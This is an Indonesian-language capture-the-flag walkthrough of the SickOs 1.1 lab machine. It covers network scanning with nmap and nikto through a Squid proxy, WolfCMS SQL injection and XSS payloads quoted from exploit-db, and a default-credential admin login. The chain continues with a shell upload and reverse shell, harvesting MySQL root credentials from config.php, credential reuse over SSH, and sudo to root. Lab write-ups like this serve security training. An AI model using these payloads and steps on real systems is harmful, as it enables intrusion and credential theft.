


SickOs 1

Reja Revaldy F

$ sudo netdiscover

```
Currently scanning: 192.168.5.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     24:58:6e:c0:5c:70      1      60  zte corporation
192.168.1.7     f8:1a:67:09:bf:16      1      60  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.10    08:00:27:f7:52:22      1      60  PCS Systemtechnik GmbH
192.168.1.6     c4:fe:5b:76:08:05      1      60  GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD
192.168.1.4     7c:f9:0e:10:58:96      1      60  Samsung Electronics Co.,Ltd
192.168.1.5     32:e2:2b:de:49:76      1      60  Unknown vendor
192.168.1.2     94:d3:31:4d:d6:df      1      60  Xiaomi Communications Co Ltd
```

$ nmap -sV -A 192.168.1.9


```
 kali@kali  ~/CTF/sickos1  nmap -sV -A 192.168.1.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-11 10:27 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.30 seconds
 kali@kali  ~/CTF/sickos1
```

Karena saya tidak berhasil melakukan nmap, saya kira ada masalah di mesinnya namun saya kurang teliti karena tidak membaca note dari nmapnya. dan berhasil.

$ nmap -sV -A -Pn 192.168.1.9

```
 kali@kali  ~/CTF/sickos1  nmap -Pn -sV -A 192.168.1.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-11 10:29 EDT
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.0015s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 093d29a0da4814c165141e6a6c370409 (DSA)
|   2048 8463e9a88e993348dbf6d581abf208ec (RSA)
|_  256 51f6eb09f6b3e691ae36370cc8ee3427 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/3.1.19
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: GET HEAD
8080/tcp closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.08 seconds
 kali@kali  ~/CTF/sickos1
```


Dari hasil nmap terdapat http-proxy, saya coba akses webnya dan tidak mendapatkan apa apa, namun saya coba cari informasi lagi dan saya asumsikan bahwa kita harus menggunakan proxy dari port 3128 untuk bisa mengakses httpnya dan mungkin sepertinya berhasil…?



Namun ketika saya mencoba menggunakan nikto dengan proxy saya menemukan beberapa hal yang menarik untuk saya cari lagi


```
 kali@kali  ~/CTF/sickos1  nikto -h 192.168.1.10 -useproxy http://192.168.1.10:3128
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.10
+ Target Hostname:    192.168.1.10
+ Target Port:        80
+ Proxy:              192.168.1.10:3128
+ Start Time:         2023-07-11 10:45:57 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Retrieved via header: 1.0 localhost (squid/3.1.19).
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/H
TTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mi
ssing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime:
Fri Dec  4 19:35:02 2015. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.
 The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,h
ttps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bran
ch.
+ /cgi-bin/status: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.
+ /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvena
me.cgi?name=CVE-2014-6278
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests
 that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests
 that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests
 that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests
 that contain specific QUERY strings. See: OSVDB-12184
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
```


Namun setelah saya sadar dari hasil nikto diatas kita bisa melakukan scan tanpa menggunakan port 8080, lalu saya coba buka website tersebut dan berhasil membuka websitenya.



BLEHHH!!!

Oke dari hasil nikto tersebut saya menemukan robots.txt, dan menemukan wolfcms dan saya coba buka dan menemukan page baru.







karena website tersebut menggunakan wolfcms saya coba cari tau terlebih dahulu apa itu wolfcms, disini saya tau bahwa wolfcms terdapat admin page dari exploit db "https://www.exploit-db.com/exploits/44997".


```
# Type: AND/OR time-based blind
# Title: MySQL >= 5.0.12 OR time-based blind
# Payload:

http://www.ip/page1-%bf%bf"-page1/'OR SLEEP(5) AND 'kLLx'='kLLx

# PoC Cross-Site Scripting
# http://ip/admin/login.php
# Username

<IMG SRC=”javascript:alert(‘EZK’);”>
```


Disini saya cuman iseng memasukkan user dan password [admin] ternyata berhasil login wkwk.






Dihalaman admin kita bisa mengupload sebuah file, disini saya berencana untuk mengupload sebuah shell, dan shell pun dapat diupload seperti gambar dibawah, disini saya tinggal mencari dimana lokasi upload file tersebut.





Disini saya menemukan lokasi file tersebut disimpan berdasarkan informasi file diatas



Reverse shell pun berhasil, lalu saya coba spawning shell dan saya coba cek mesin tersebut, apakah saya menemukan informasi yang berguna atau tidak.

```
listening on [any] 4444 ...
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.10] 37760
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
 18:18:34 up 25 min,  0 users,  load average: 0.00, 0.01, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Dari direktori wolfcms saya menemukan file config dan mendapatkan user dan password dari mysql

```
ls
CONTRIBUTING.md  composer.json  docs         index.php  robots.txt
README.md        config.php     favicon.ico  public     wolf
$ cat config.php
cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```

user : root
pass : john@123

Dan benar saja saya berhasil login ke mysql, waktunya untuk mencari informasi lagi di mysql tersebut

```
$ mysql -u root -p
mysql -u root -p
Enter password: john@123

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 87
Server version: 5.5.46-0ubuntu0.12.04.2 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Setelah saya berhasil login melalui mysql, saya coba coba untuk mencari cara mendapatkan akses root melalui mysql di internet saya menemukan beberapa tetapi masih tidak berhasil, lalu saya ingat bahwa ketika saya mencari informasi di mesin saya menemukan ada user sickos, karena saya penasaran bagaimana jika saya coba password yang ditemukan untuk login ke ssh dengan user sickos

```
www-data@SickOs:/var/www$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
```

Dan ternyata bisa!

```
 ✘ kali@kali  ~/CTF/sickos1  ssh sickos@192.168.1.10
sickos@192.168.1.10's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Jul 12 18:53:16 IST 2023

  System load:  0.0               Processes:           93
  Usage of /:   4.3% of 28.42GB   Users logged in:     0
  Memory usage: 5%                IP address for eth0: 192.168.1.10
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

124 packages can be updated.
92 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Sep 22 08:32:44 2015
sickos@SickOs:~$
```

Setelah saya berhasil login saya melakukan cek pada history dan menemukan command “sudo su” yep disini kita bisa mengakses super user melalui command tersebut 😀

```
sickos@SickOs:~$ history
    1  sudo su
    2  exit
    3  whoami
    4  clear
    5  ls
    6  ls -lah
    7  cat .bashrc
    8  history
sickos@SickOs:~$ sudo su
[sudo] password for sickos:
root@SickOs:/home/sickos# whoami
root
```

```
a0216ea4d51874464078c618298b1367.txt
root@SickOs:~# cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying


root@SickOs:~#
```